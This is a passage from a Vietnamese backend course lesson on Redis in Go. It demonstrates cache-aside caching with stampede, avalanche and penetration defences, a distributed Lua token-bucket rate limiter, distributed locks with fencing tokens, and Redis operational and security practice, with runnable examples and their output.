- **Sorted set** cập nhật điểm nguyên tử (`ZINCRBY`) và truy vấn theo thứ hạng là việc đáng giá nhất của nó.
- **Pipeline** gom ba lệnh vào một vòng mạng. Với độ trễ mạng 0,5 ms, 100 lệnh tuần tự mất 50 ms nhưng một pipeline chỉ mất khoảng 0,5 ms cộng thời gian xử lý. Pipeline **không** nguyên tử (lệnh khác vẫn có thể chen vào giữa); `TxPipeline` (MULTI/EXEC) mới gói thành giao dịch, nhưng vẫn **không có rollback** khi một lệnh lỗi (khác SQL).
- **Lua** chạy trọn vẹn trên máy chủ như một lệnh duy nhất: không ai chen vào giữa `GET` và `DEL`. Mở khóa phải kiểm tra "đúng là chủ khóa" *và* xóa trong cùng một bước nguyên tử, vì nếu tách thành hai lệnh bạn có thể xóa nhầm khóa của người khác (mục 5).
- **Pub/Sub không lưu**: người nào không đang lắng nghe lúc phát thì mất tin. Dùng cho thông báo tức thời (đẩy sự kiện tới SSE/WebSocket), không dùng cho việc cần đảm bảo giao (dùng Stream hoặc hàng đợi, Buổi 33).

- `SCAN`, **không phải** `KEYS`: `KEYS pattern` duyệt toàn bộ không gian khóa trong một lệnh và chặn server; `SCAN` duyệt theo con trỏ từng lô nhỏ. Mã production tuyệt đối không dùng `KEYS`.

2.1. Dùng go-redis đúng cách

```
rdb := redis.NewClient(&redis.Options{
    Addr:         cfg.RedisAddr,
    Password:     cfg.RedisPassword.Reveal(),
    DB:           0,
    PoolSize:     20,                    // số kết nối tối đa mỗi client; mặc định 10 x số CPU
    MinIdleConns: 5,                     // giữ sẵn kết nối ấm
    DialTimeout:  2 * time.Second,
    ReadTimeout:  200 * time.Millisecond, // timeout NGẮN: cache chậm hơn DB là vô nghĩa
    WriteTimeout: 200 * time.Millisecond,
})
```

Quy tắc cấu hình: (1) **một** `*redis.Client` **cho cả ứng dụng** (an toàn đồng thời, có pool riêng bên trong); (2) **luôn truyền** `ctx` có hạn chót (`c.Request.Context()`); (3) **timeout đọc/ghi ngắn** (vài trăm mili-giây): một Redis chậm không được kéo cả API chậm theo; (4) kiểm tra `Ping` lúc khởi động và đưa vào `/readyz` (nếu Redis là phụ thuộc bắt buộc) hoặc chỉ ghi cảnh báo (nếu chỉ là cache, mục 3); (5) kích thước pool tính theo đồng thời thực tế, không đặt quá lớn (Redis xử lý một luồng, nhiều kết nối không làm nhanh hơn).

3. Chiến lược caching

3.1. Các mẫu caching

Mẫu	Cách hoạt động	Dùng khi
Cache-aside (lazy loading)	Ứng dụng tự quản: đọc cache → miss thì đọc DB và **tự ghi vào cache**; khi ghi dữ liệu thì **xóa** khóa cache	**Mặc định** cho API. Đơn giản, chịu được cache hỏng
Read-through	Cache tự nạp từ DB khi miss (thư viện/lớp trung gian làm hộ)	Khi có thư viện cache tin cậy; ít dùng trực tiếp với Redis
Write-through	Ghi vào cache và DB đồng bộ cùng lúc	Dữ liệu cần đọc lại ngay, chấp nhận ghi chậm hơn
Write-behind (write-back)	Ghi vào cache trước, ghi DB sau (bất đồng bộ)	Cực nhanh nhưng **có thể mất dữ liệu**; chỉ cho dữ liệu chịu được mất (bộ đếm lượt xem)
Refresh-ahead	Làm mới trước khi hết hạn cho khóa nóng	Khóa cực nóng, không chấp nhận độ trễ miss

ShopGo dùng **cache-aside**. Chương trình sau cài nó với đủ các kỹ thuật bảo vệ, và chạy từng kịch bản sự cố:

```
package main

import (
    "context"
    "encoding/json"
    "errors"
    "fmt"
    "math/rand/v2"
    "sync"
    "sync/atomic"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
    "golang.org/x/sync/singleflight"
)
```

```go
var ErrNotFound = errors.New("không tìm thấy")

type Product struct {
    ID    int64  `json:"id"`
    Name  string `json:"name"`
    Price int64  `json:"price"`
}

// DB giả lập CSDL chậm (20ms) và đếm số lần bị gọi.
type DB struct {
    calls atomic.Int64
    mu    sync.Mutex
    data  map[int64]Product
}

func (d *DB) Get(ctx context.Context, id int64) (Product, error) {
    d.calls.Add(1)
    time.Sleep(20 * time.Millisecond)
    d.mu.Lock()
    defer d.mu.Unlock()
    p, ok := d.data[id]
    if !ok {
        return Product{}, ErrNotFound
    }
    return p, nil
}

func (d *DB) SetPrice(id, price int64) {
    d.mu.Lock()
    defer d.mu.Unlock()
    p := d.data[id]
    p.Price = price
    d.data[id] = p
}

// CachedRepo: cache-aside có chống bão cache (singleflight), TTL kèm jitter, cache âm (negative caching),
// và FAIL-OPEN: Redis hỏng thì vẫn đọc được từ DB (cache chỉ là tối ưu, không phải nguồn sự thật).
type CachedRepo struct {
    db         *DB
    rdb        *redis.Client
    sf         singleflight.Group
    ttl        time.Duration
    negTTL     time.Duration
    hits       atomic.Int64
    misses     atomic.Int64
    cacheError atomic.Int64
}

func key(id int64) string { return fmt.Sprintf("shopgo:v1:product:%d", id) } // tiền tố + PHIÊN BẢN định dạng

func (c *CachedRepo) Get(ctx context.Context, id int64, useSingleflight bool) (Product, error) {
    k := key(id)
    raw, err := c.rdb.Get(ctx, k).Result()
    switch {
    case err == nil:
        c.hits.Add(1)
        if raw == "null" { // cache âm: đã biết là không tồn tại
            return Product{}, ErrNotFound
        }
        var p Product
        if json.Unmarshal([]byte(raw), &p) == nil {
            return p, nil
        }
        // dữ liệu hỏng/khác phiên bản: coi như miss
    case !errors.Is(err, redis.Nil):
        c.cacheError.Add(1) // Redis lỗi: ghi nhận rồi đi tiếp xuống DB
    }
```

```
    c.misses.Add(1)

    load := func() (any, error) {
        p, err := c.db.Get(ctx, id)
        if errors.Is(err, ErrNotFound) {
            _ = c.rdb.Set(ctx, k, "null", c.negTTL).Err()
            return Product{}, ErrNotFound
        }
        if err != nil {
            return Product{}, err
        }
        b, _ := json.Marshal(p)
        jitter := time.Duration(rand.Int64N(int64(c.ttl / 5))) // thêm tới 20% để các khóa không hết hạn
cùng lúc
        _ = c.rdb.Set(ctx, k, b, c.ttl+jitter).Err()
        return p, nil
    }
    if !useSingleflight {
        v, err := load()
        return v.(Product), err
    }
    v, err, _ := c.sf.Do(k, load) // N yêu cầu cùng khóa chỉ chạy load MỘT lần, còn lại chờ kết quả
    return v.(Product), err
}

// Invalidate: XÓA khóa (không ghi giá trị mới) khi dữ liệu đổi; lần đọc kế tiếp nạp lại từ DB.
func (c *CachedRepo) Invalidate(ctx context.Context, id int64) { _ = c.rdb.Del(ctx, key(id)).Err() }

func burst(n int, f func()) {
    var wg sync.WaitGroup
    for range n {
        wg.Add(1)
        go func() { defer wg.Done(); f() }()
    }
    wg.Wait()
}

func main() {
    mr, err := miniredis.Run()
    if err != nil {
        panic(err)
    }
    defer mr.Close()
    rdb := redis.NewClient(&redis.Options{Addr: mr.Addr()})
    defer rdb.Close()
    ctx := context.Background()

    newRepo := func() *CachedRepo {
        mr.FlushAll()
        return &CachedRepo{db: &DB{data: map[int64]Product{7: {ID: 7, Name: "Áo thun", Price: 250000}}},
            rdb: rdb, ttl: 10 * time.Minute, negTTL: 30 * time.Second}
    }

    fmt.Println("--- 1. Bão cache: 100 yêu cầu cùng lúc vào khóa nóng vừa hết hạn ---")
    r := newRepo()
    burst(100, func() { _, _ = r.Get(ctx, 7, false) })
    fmt.Println("không singleflight: số lần DB bị gọi >= 50 (gần bằng 100):", r.db.calls.Load() >= 50)
    r = newRepo()
    burst(100, func() { _, _ = r.Get(ctx, 7, true) })
    fmt.Println("có singleflight   : số lần DB bị gọi =", r.db.calls.Load())

    fmt.Println("--- 2. Sau khi ấm: 1000 lần đọc không chạm DB ---")
    before := r.db.calls.Load()
    for range 1000 {
        _, _ = r.Get(ctx, 7, true)
    }
    fmt.Printf("DB gọi thêm: %d | hit=%d miss=%d | tỉ lệ hit = %.1f%%\n",
        r.db.calls.Load()-before, r.hits.Load(), r.misses.Load(),
100*float64(r.hits.Load())/float64(r.hits.Load()+r.misses.Load()))
```

```
    fmt.Println("--- 3. Ghi dữ liệu thì XÓA cache, lần đọc sau thấy giá mới ---")
    p, _ := r.Get(ctx, 7, true)
    r.db.SetPrice(7, 199000)
    stale, _ := r.Get(ctx, 7, true)
    r.Invalidate(ctx, 7)
    fresh, _ := r.Get(ctx, 7, true)
    fmt.Printf("trước khi đổi: %d | đọc ngay sau khi ghi DB nhưng CHƯA xóa cache: %d (cũ) | sau khi xóa
cache: %d\n", p.Price, stale.Price, fresh.Price)

    fmt.Println("--- 4. Cache âm: 50 yêu cầu vào ID không tồn tại ---")
    r = newRepo()
    burst(50, func() { _, _ = r.Get(ctx, 99999, true) })
    for range 50 {
        _, _ = r.Get(ctx, 99999, true)
    }
    fmt.Println("DB bị gọi:", r.db.calls.Load(), "lần cho 100 yêu cầu (nếu không có cache âm, kẻ tấn công
quét ID bất kỳ sẽ đập thẳng vào DB)")

    fmt.Println("--- 5. Jitter: TTL của 8 khóa khác nhau ---")
    r = newRepo()
    r.db.data = map[int64]Product{}
    for i := int64(1); i <= 8; i++ {
        r.db.data[i] = Product{ID: i}
        _, _ = r.Get(ctx, i, true)
    }
    distinct := map[time.Duration]bool{}
    minTTL, maxTTL := time.Hour, time.Duration(0)
    for i := int64(1); i <= 8; i++ {
        t := mr.TTL(key(i))
        distinct[t] = true
        minTTL, maxTTL = min(minTTL, t), max(maxTTL, t)
    }
    fmt.Println("TTL nằm trong [10m, 12m]:", minTTL >= 10*time.Minute && maxTTL <= 12*time.Minute, "| số
giá trị TTL khác nhau:", len(distinct), "trên 8 khóa")

    fmt.Println("--- 6. Fail-open: Redis chết, ứng dụng vẫn phục vụ được ---")
    r = newRepo()
    mr.Close()
    p, err = r.Get(ctx, 7, true)
    fmt.Printf("đọc khi Redis chết: %+v lỗi=%v | số lần Redis lỗi được ghi nhận: %d\n", p, err,
r.cacheError.Load())
}
```

```
--- 1. Bão cache: 100 yêu cầu cùng lúc vào khóa nóng vừa hết hạn ---
không singleflight: số lần DB bị gọi >= 50 (gần bằng 100): true
có singleflight   : số lần DB bị gọi = 1
--- 2. Sau khi ấm: 1000 lần đọc không chạm DB ---
DB gọi thêm: 0 | hit=1000 miss=100 | tỉ lệ hit = 90.9%
--- 3. Ghi dữ liệu thì XÓA cache, lần đọc sau thấy giá mới ---
trước khi đổi: 250000 | đọc ngay sau khi ghi DB nhưng CHƯA xóa cache: 250000 (cũ) | sau khi xóa cache:
199000
--- 4. Cache âm: 50 yêu cầu vào ID không tồn tại ---
DB bị gọi: 1 lần cho 100 yêu cầu (nếu không có cache âm, kẻ tấn công quét ID bất kỳ sẽ đập thẳng vào DB)
--- 5. Jitter: TTL của 8 khóa khác nhau ---
TTL nằm trong [10m, 12m]: true | số giá trị TTL khác nhau: 8 trên 8 khóa
--- 6. Fail-open: Redis chết, ứng dụng vẫn phục vụ được ---
đọc khi Redis chết: {ID:7 Name:Áo thun Price:250000} lỗi=<nil> | số lần Redis lỗi được ghi nhận: 1
```

3.2. Đọc kết quả: bốn bệnh của cache và cách chữa

(1) Bão cache (*cache stampede / thundering herd / dogpile*). Khóa nóng hết hạn, 100 yêu cầu đồng thời cùng thấy miss, **cả 100 cùng đập vào DB** để nạp lại cùng một dữ liệu (kết quả `>= 50` ở kịch bản 1). Với trang chủ có hàng nghìn yêu cầu/giây, đây là cách cache làm sập DB đúng vào lúc nó hết hạn. Chữa: `singleflight` (`golang.org/x/sync/singleflight`): N yêu cầu cùng khóa chỉ chạy hàm nạp **một lần**, còn lại chờ và dùng chung kết quả (DB bị gọi 1 lần). Giới hạn: `singleflight` chỉ gom trong **một tiến trình**; nhiều

instance vẫn có mỗi instance một lần nạp (thường chấp nhận được). Muốn gom toàn cục thì dùng khóa phân tán ngắn quanh việc nạp (mục 4), hoặc kỹ thuật *stale-while-revalidate*: giữ bản cũ thêm một lúc và để **một** worker làm mới ngầm, trong khi mọi người khác vẫn được trả bản cũ ngay.

(2) Tuyết lở cache (*avalanche*). Hàng loạt khóa được nạp cùng lúc (sau khi khởi động, sau khi xóa toàn bộ cache) với **cùng TTL** nên hết hạn cùng một thời điểm, DB nhận làn sóng miss. Chữa: **jitter**, cộng thêm một khoảng ngẫu nhiên vào TTL (kịch bản 5: 8 khóa có 8 TTL khác nhau trong khoảng 10–12 phút). Cũng nên **làm ấm** (warm-up) cache cho dữ liệu nóng khi khởi động, và tránh `FLUSHALL` giờ cao điểm.

(3) Xuyên thủng cache (*penetration*). Kẻ tấn công (hoặc client lỗi) liên tục hỏi ID **không tồn tại**: luôn miss, luôn xuống DB. Chữa: **cache âm** (*negative caching*): lưu cả kết quả "không tồn tại" (giá trị `null`) với TTL ngắn (30 giây). Kịch bản 4: 100 yêu cầu vào ID giả chỉ tốn **1** truy vấn DB. Với nguy cơ lớn hơn dùng thêm Bloom filter các ID hợp lệ, và rate limit.

(4) Redis hỏng kéo ứng dụng chết. Nếu mọi lời gọi cache lỗi đều trả 500 thì Redis ngừng hoạt động = cả hệ thống ngừng, trong khi dữ liệu vẫn còn nguyên ở DB. Chữa: **fail-open**: lỗi Redis (không phải `redis.Nil`) được ghi nhận (metric, log cảnh báo) rồi **đi tiếp xuống DB** (kịch bản 6: đọc vẫn đúng khi Redis đã tắt, đếm được 1 lỗi cache). Hệ quả cần chuẩn bị: khi cache mất, DB nhận toàn bộ tải; bộ ngắt mạch (circuit breaker, Buổi 39) và timeout ngắn cho Redis giúp không phải chờ lỗi từng yêu cầu một.

3.3. Nhất quán: dữ liệu cũ trong bao lâu?

Kịch bản 3 cho thấy cái giá: ngay sau khi ghi DB nhưng **trước khi xóa cache**, đọc vẫn ra giá cũ (250000). Đây là **nhất quán cuối cùng** (*eventual consistency*): cache và DB lệch nhau trong một khoảng thời gian. Các cách thu hẹp khoảng đó:

1. **Xóa khi ghi (*invalidate on write*)**: sau khi `UPDATE` thành công thì `DEL` khóa. **Xóa, đừng ghi đè giá trị mới vào cache**: nếu hai cập nhật chạy gần nhau, thứ tự ghi cache có thể ngược thứ tự ghi DB và cache giữ giá trị cũ mãi. Xóa thì lần đọc kế tiếp lấy dữ liệu mới nhất từ DB.
2. **TTL làm lưới an toàn**: dù mọi cơ chế xóa thất bại (bug, `DEL` lỗi), dữ liệu cũ tối đa tồn tại bằng TTL. Đặt TTL theo mức chịu được: giá sản phẩm 1–5 phút, mô tả sản phẩm 1 giờ, danh mục nhiều giờ. **Không bao giờ đặt cache không TTL** cho dữ liệu có nguồn gốc ở nơi khác.
3. **Xóa trễ hai lần (*delayed double delete*)**: xóa lúc ghi, và xóa lại sau vài trăm ms. Che được cuộc đua "một yêu cầu đọc DB (giá cũ) trước khi ghi, nhưng ghi cache *sau* khi ghi và xóa xong" (hiếm nhưng có thật).
4. **Xóa theo sự kiện**: dịch vụ ghi phát sự kiện "sản phẩm đổi" (outbox, Buổi 33), consumer xóa cache; cần khi nhiều dịch vụ/instance cùng sở hữu cache.
5. **Phiên bản trong khóa**: `shopgo:v1:product:7`; đổi định dạng dữ liệu thì tăng `v2`, tránh đọc nhầm dữ liệu đời cũ khi triển khai cuốn chiếu (như trong mã, khóa mang `v1`).

Quyết định kiến trúc quan trọng: **dữ liệu nào chấp nhận cũ**? Danh sách sản phẩm trang chủ cũ 1 phút: chấp nhận. **Số lượng tồn kho khi đặt hàng, số dư, quyền hạn, trạng thái thanh toán: không bao giờ đọc từ cache để quyết định**; luôn đọc từ nguồn sự thật trong giao dịch (nghiệp vụ đặt hàng của ShopGo tự `UPDATE ... WHERE stock >= qty`, không dùng cache).

3.4. Thiết kế khóa, giá trị và những gì nên cache

- **Khóa**: `<ứng dụng>:<phiên bản>:<loại>:<định danh>[:<biến thể>]`, ví dụ `shopgo:v1:product:7`, `shopgo:v1:products:list:cat=2:sort=newest:p1`. Có tiền tố để nhiều ứng dụng dùng chung Redis mà không đụng nhau, và có phiên bản.

- **Khóa danh sách phải gồm mọi tham số ảnh hưởng kết quả** (bộ lọc, sắp xếp, trang) và **chuẩn hóa** chúng (sắp thứ tự tham số, bỏ giá trị mặc định) để cùng một truy vấn cho cùng một khóa. Với danh sách, xóa theo *mẫu* khi một sản phẩm đổi rất khó (cần `SCAN`); cách thực tế: dùng TTL ngắn cho danh sách, hoặc một **khóa thế hệ** (`products:gen` được `INCR` khi có thay đổi và là thành phần của khóa danh sách, khóa cũ tự chết theo TTL).
- **Giá trị**: JSON gọn là đủ cho đa số; cân nhắc `msgpack`/`protobuf` khi nhỏ gọn và tốc độ giải mã quan trọng. Giới hạn kích thước (vài chục KB); giá trị lớn gây độ trễ cho cả server.
- **Nên cache**: dữ liệu đọc nhiều, ghi ít, tốn kém để tính (kết quả join nặng, tổng hợp), chấp nhận hơi cũ. **Không nên**: dữ liệu theo người dùng cá nhân hóa cao với tỉ lệ hit thấp, dữ liệu quyết định tiền/quyền, dữ liệu mà tính lại rẻ hơn lưu.
- **Đo tỉ lệ hit** (`hits / (hits + misses)`), theo từng loại khóa; một cache có tỉ lệ hit dưới ~50% thường không đáng chi phí vận hành. Lưu ý trong kịch bản 2 miss được tính theo *từng yêu cầu* (100) dù DB chỉ bị gọi 1 lần nhờ `singleflight`: hãy đo cả "yêu cầu tới DB" lẫn "miss ở cache".

4. Giới hạn tần suất phân tán và khóa phân tán

4.1. Rate limit toàn cục bằng Lua

Bộ giới hạn ở Buổi 26 đếm trong bộ nhớ nên với N instance, hạn mức thực tế nhân N. Chuyển trạng thái sang Redis và dùng một **script Lua** làm bước "đọc, tính, ghi" nguyên tử (nếu làm bằng nhiều lệnh `GET`/`SET` rời, hai instance đọc cùng số token rồi cùng trừ, vượt hạn mức). Chương trình sau cài token bucket và khóa phân tán:

```
package main

import (
    "context"
    "crypto/rand"
    "encoding/hex"
    "fmt"
    "sync"
    "sync/atomic"
    "time"

    "github.com/alicebob/miniredis/v2"
    "github.com/redis/go-redis/v9"
)

// ---------- Giới hạn tần suất PHÂN TÁN: token bucket trong một script Lua (nguyên tử trên Redis) --------
--

var tokenBucket = redis.NewScript(`
local rate  = tonumber(ARGV[1])  -- token/giây
local burst = tonumber(ARGV[2])
local now   = tonumber(ARGV[3])  -- mili-giây
local cost  = tonumber(ARGV[4])
local d = redis.call("HMGET", KEYS[1], "tokens", "ts")
local tokens = tonumber(d[1])
local ts = tonumber(d[2])
if tokens == nil then tokens = burst; ts = now end
tokens = math.min(burst, tokens + math.max(0, now - ts) * rate / 1000)
local allowed, retry = 0, 0
if tokens >= cost then
  tokens = tokens - cost
  allowed = 1
else
  retry = math.ceil((cost - tokens) / rate * 1000)
end
redis.call("HSET", KEYS[1], "tokens", tostring(tokens), "ts", now)
```

```
redis.call("PEXPIRE", KEYS[1], math.ceil(burst / rate * 1000) * 2)
return {allowed, retry}`)

type Limiter struct {
    rdb         *redis.Client
    rate, burst float64
}

// Allow trả (được phép, chờ bao nhiêu ms nếu bị từ chối). now do người gọi đưa vào để kiểm thử xác định;
// chạy thật có thể dùng lệnh TIME của Redis trong script để tránh lệch đồng hồ giữa các instance.
func (l *Limiter) Allow(ctx context.Context, key string, now time.Time) (bool, time.Duration, error) {
    res, err := tokenBucket.Run(ctx, l.rdb, []string{"rl:" + key}, l.rate, l.burst, now.UnixMilli(),
1).Int64Slice()
    if err != nil {
        return false, 0, err
    }
    return res[0] == 1, time.Duration(res[1]) * time.Millisecond, nil
}

// ---------- Khóa phân tán: SET NX PX + token ngẫu nhiên + mở khóa/gia hạn bằng Lua kiểm tra chủ khóa ----
------

var unlockScript = redis.NewScript(`if redis.call("GET", KEYS[1]) == ARGV[1] then return redis.call("DEL",
KEYS[1]) end return 0`)
var extendScript = redis.NewScript(`if redis.call("GET", KEYS[1]) == ARGV[1] then return
redis.call("PEXPIRE", KEYS[1], ARGV[2]) end return 0`)

type Lock struct {
    rdb   *redis.Client
    key   string
    token string
    Fence int64 // số tăng dần mỗi lần cấp khóa: dùng để từ chối "chủ khóa cũ" ở tầng lưu trữ
}

func Acquire(ctx context.Context, rdb *redis.Client, name string, ttl time.Duration) (*Lock, bool) {
    b := make([]byte, 16)
    _, _ = rand.Read(b)
    l := &Lock{rdb: rdb, key: "lock:" + name, token: hex.EncodeToString(b)}
    ok, err := rdb.SetNX(ctx, l.key, l.token, ttl).Result()
    if err != nil || !ok {
        return nil, false
    }
    l.Fence = rdb.Incr(ctx, "fence:"+name).Val()
    return l, true
}

func (l *Lock) Release(ctx context.Context) bool {
    n, _ := unlockScript.Run(ctx, l.rdb, []string{l.key}, l.token).Int()
    return n == 1
}

func (l *Lock) Extend(ctx context.Context, ttl time.Duration) bool {
    n, _ := extendScript.Run(ctx, l.rdb, []string{l.key}, l.token, ttl.Milliseconds()).Int()
    return n == 1
}

func main() {
    mr, err := miniredis.Run()
    if err != nil {
        panic(err)
    }
    defer mr.Close()
    newClient := func() *redis.Client { return redis.NewClient(&redis.Options{Addr: mr.Addr()}) } // mỗi
"instance" một client
    ctx := context.Background()
    t0 := time.Date(2026, 10, 9, 8, 0, 0, 0, time.UTC)

    fmt.Println("--- Giới hạn tần suất phân tán: 1 yêu cầu/giây, burst 3 ---")
```

```
    rl := &Limiter{rdb: newClient(), rate: 1, burst: 3}
    for i := 1; i <= 5; i++ {
        ok, wait, _ := rl.Allow(ctx, "ip:10.0.0.1", t0)
        fmt.Printf("lần %d: được phép=%v chờ=%v\n", i, ok, wait)
    }
    ok1, _, _ := rl.Allow(ctx, "ip:10.0.0.1", t0.Add(2*time.Second))
    ok2, _, _ := rl.Allow(ctx, "ip:10.0.0.1", t0.Add(2*time.Second))
    ok3, _, _ := rl.Allow(ctx, "ip:10.0.0.1", t0.Add(2*time.Second))
    fmt.Println("sau 2 giây (nạp lại 2 token):", ok1, ok2, ok3)

    fmt.Println("--- 3 instance (3 client Redis) cùng đếm MỘT hạn mức ---")
    var allowed atomic.Int32
    var wg sync.WaitGroup
    for inst := 0; inst < 3; inst++ {
        c := newClient()
        wg.Add(1)
        go func() {
            defer wg.Done()
            l := &Limiter{rdb: c, rate: 1, burst: 3}
            for range 10 {
                if ok, _, _ := l.Allow(ctx, "ip:10.0.0.2", t0); ok {
                    allowed.Add(1)
                }
            }
        }()
    }
    wg.Wait()
    fmt.Println("30 yêu cầu từ 3 instance, tổng số được phép:", allowed.Load(), "(đúng bằng burst 3, không
phải 9 như đếm cục bộ)")

    fmt.Println("--- Khóa phân tán ---")
    a, okA := Acquire(ctx, newClient(), "report:daily", 10*time.Second)
    _, okB := Acquire(ctx, newClient(), "report:daily", 10*time.Second)
    fmt.Printf("A lấy khóa: %v (fence %d) | B lấy khóa khi A đang giữ: %v\n", okA, a.Fence, okB)

    mr.FastForward(11 * time.Second) // A bị treo (GC dài, mạng đứt) quá TTL: khóa tự hết hạn
    b, okB2 := Acquire(ctx, newClient(), "report:daily", 10*time.Second)
    fmt.Printf("A treo quá TTL; B lấy được khóa: %v (fence %d)\n", okB2, b.Fence)
    fmt.Println("A tỉnh dậy gọi Release:", a.Release(ctx), "<- KHÔNG xóa nhầm khóa của B nhờ so khớp
token")
    fmt.Println("A thử Extend:", a.Extend(ctx, 10*time.Second), "| B vẫn đang giữ khóa:",
mr.Exists("lock:report:daily"))

    // Fencing: tầng lưu trữ từ chối ghi nếu fence nhỏ hơn fence đã thấy => chủ khóa cũ (A) không thể ghi
đè dù nghĩ mình còn khóa.
    var highest int64
    write := func(who string, fence int64) {
        if fence < highest {
            fmt.Printf("  %s ghi với fence %d: TỪ CHỐI (đã thấy %d)\n", who, fence, highest)
            return
        }
        highest = fence
        fmt.Printf("  %s ghi với fence %d: chấp nhận\n", who, fence)
    }
    write("B", b.Fence)
    write("A (chủ khóa cũ)", a.Fence)
    fmt.Println("B Release:", b.Release(ctx))
}
```

```
--- Giới hạn tần suất phân tán: 1 yêu cầu/giây, burst 3 ---
lần 1: được phép=true chờ=0s
lần 2: được phép=true chờ=0s
lần 3: được phép=true chờ=0s
lần 4: được phép=false chờ=1s
lần 5: được phép=false chờ=1s
sau 2 giây (nạp lại 2 token): true true false
--- 3 instance (3 client Redis) cùng đếm MỘT hạn mức ---
30 yêu cầu từ 3 instance, tổng số được phép: 3 (đúng bằng burst 3, không phải 9 như đếm cục bộ)
--- Khóa phân tán ---
A lấy khóa: true (fence 1) | B lấy khóa khi A đang giữ: false
```

```
A treo quá TTL; B lấy được khóa: true (fence 2)
A tỉnh dậy gọi Release: false <- KHÔNG xóa nhầm khóa của B nhờ so khớp token
A thử Extend: false | B vẫn đang giữ khóa: true
  B ghi với fence 2: chấp nhận
  A (chủ khóa cũ) ghi với fence 1: TỪ CHỐI (đã thấy 2)
B Release: true
```

- **Token bucket trên Redis**: trạng thái (`tokens`, `ts`) nằm trong một hash; script nạp lại token theo thời gian trôi qua, trừ nếu đủ, và trả `(được phép, chờ bao lâu)`. `PEXPIRE` giúp khóa tự dọn khi không dùng (không rò rỉ bộ nhớ như map trong bộ nhớ ở Buổi 26). Kịch bản 3 instance là điểm mấu chốt: **30 yêu cầu chỉ 3 được phép** vì cả ba dùng chung một xô; đếm cục bộ sẽ cho 9.
- **Thời gian**: ví dụ truyền `now` từ ngoài để kiểm thử xác định. Chạy thật, hãy lấy giờ bằng lệnh `TIME` của Redis *bên trong script* (một đồng hồ duy nhất cho mọi instance, không lo lệch đồng hồ), và nhớ rằng script dùng `TIME` cần Redis bản đủ mới hoặc cấu hình sao chép lệnh (`redis.replicate_commands`) với bản cũ.
- **Khi Redis hỏng**: chọn chính sách có chủ đích. *Fail-open* (cho qua, rủi ro lạm dụng) hợp với API đọc công khai; *fail-closed* (từ chối) hợp với `/auth/login`. Hoặc **rơi về bộ giới hạn cục bộ** khi Redis lỗi: không chính xác nhưng vẫn có bảo vệ.

4.2. Khóa phân tán: mạnh hơn vẻ ngoài, yếu hơn mong đợi

Khóa phân tán đảm bảo "tại một thời điểm chỉ một tiến trình (trên mọi instance) làm việc X": chạy tác vụ định kỳ đúng một lần, tránh hai worker xử lý cùng đơn. Mẫu đúng:

1. **Lấy khóa**: `SET lock:<tên> <token ngẫu nhiên> NX PX <ttl>`. `NX` đảm bảo chỉ một người thắng; `PX` đảm bảo khóa **tự hết hạn** nếu chủ khóa chết (không bao giờ kẹt vĩnh viễn).
2. **Token ngẫu nhiên riêng cho mỗi lần lấy**, để biết "khóa này có còn của tôi không".
3. **Mở khóa bằng Lua** so khớp token rồi mới `DEL`. Chương trình trên cho thấy lý do: A lấy khóa, bị treo (GC dài, mạng đứt) quá TTL; khóa tự hết hạn; B lấy khóa; A tỉnh dậy và gọi `Release`. Nếu `Release` là `DEL` trần, A **xóa nhầm khóa của B**, và C có thể vào cùng lúc với B. Với so khớp token, `Release` của A trả `false` và khóa của B còn nguyên.
4. **Gia hạn** (`Extend`, cũng bằng Lua) nếu việc kéo dài hơn dự kiến; tốt hơn là chia nhỏ việc.

Nhưng hãy hiểu giới hạn: khóa dựa trên TTL **không bảo đảm tuyệt đối loại trừ lẫn nhau**. Trong kịch bản trên, giữa lúc khóa hết hạn và lúc A tỉnh dậy, A *vẫn nghĩ* nó còn khóa và có thể đang ghi dữ liệu. Biện pháp bổ sung là **fencing token**: mỗi lần cấp khóa kèm một số tăng dần (`INCR`), và nơi lưu trữ cuối cùng (DB) **từ chối thao tác mang số nhỏ hơn số đã thấy**. Ở đầu ra, ghi của B (fence 2) được nhận, ghi của A cũ (fence 1) bị từ chối. Với bài toán yêu cầu đúng đắn tuyệt đối, đừng dựa vào khóa Redis; hãy dùng **ràng buộc/giao dịch trong PostgreSQL** (`UNIQUE`, `SELECT ... FOR UPDATE`, `pg_try_advisory_lock`) vốn có bảo đảm mạnh hơn. Thuật toán **Redlock** (khóa trên nhiều nút Redis độc lập) là chủ đề tranh luận học thuật về độ an toàn khi đồng hồ và độ trễ không bị ràng buộc; kết luận thực dụng: khóa Redis là cho **tối ưu hiệu quả** (tránh làm trùng việc), còn **tính đúng** phải do kho dữ liệu chính bảo đảm.

5. Vận hành Redis

Chủ đề	Điều cần biết
Bền vững dữ liệu	**RDB**: ảnh chụp định kỳ (nhỏ gọn, mất dữ liệu từ lần chụp cuối). **AOF**: ghi nhật ký mọi lệnh (`appendfsync everysec` mất tối đa ~1 giây). Cache thuần có thể tắt cả hai; dữ liệu có giá trị (hàng đợi, phiên) nên bật AOF.

Chủ đề	Điều cần biết
Hết bộ nhớ	Đặt `maxmemory` và `maxmemory-policy`. Cache nên dùng `allkeys-lru` hoặc `allkeys-lfu` (tự loại khóa ít dùng); `volatile-*` chỉ loại khóa có TTL; `noeviction` (mặc định) từ chối ghi khi đầy: đúng cho kho dữ liệu, **sai** cho cache.
Sẵn sàng cao	**Nhân bản** (master → replica, bất đồng bộ nên có thể mất ghi gần nhất khi chuyển đổi); **Sentinel** tự động failover; **Cluster** chia dữ liệu theo 16384 slot trên nhiều nút (phải thiết kế khóa để các thao tác nhiều khóa nằm cùng slot bằng *hash tag* `{...}`). Dịch vụ quản lý (ElastiCache, Memorystore, Upstash) lo giúp.
Khóa lớn / khóa nóng	Một khóa vài MB hoặc một list hàng triệu phần tử làm chậm mọi client (lệnh một luồng). Chia nhỏ; dùng `SCAN`/`HSCAN` thay vì lấy hết; khóa nóng đẩy tải vào một nút: nhân bản bản sao cục bộ ngắn hạn trong ứng dụng.
Bảo mật	**Không bao giờ để Redis lộ ra Internet.** Bật `requirepass`/ACL, giới hạn lệnh nguy hiểm cho ứng dụng (`FLUSHALL`, `CONFIG`, `KEYS`), dùng TLS ngoài mạng riêng, đặt trong mạng nội bộ. Redis trần trên cổng 6379 công khai bị quét và chiếm quyền trong vài phút là chuyện thường.
Giám sát	`INFO`: `used_memory`, `evicted_keys` (tăng nhanh = thiếu RAM), `keyspace_hits/misses`, `connected_clients`, `instantaneous_ops_per_sec`; `SLOWLOG GET` để tìm lệnh chậm; độ trễ từ phía ứng dụng.
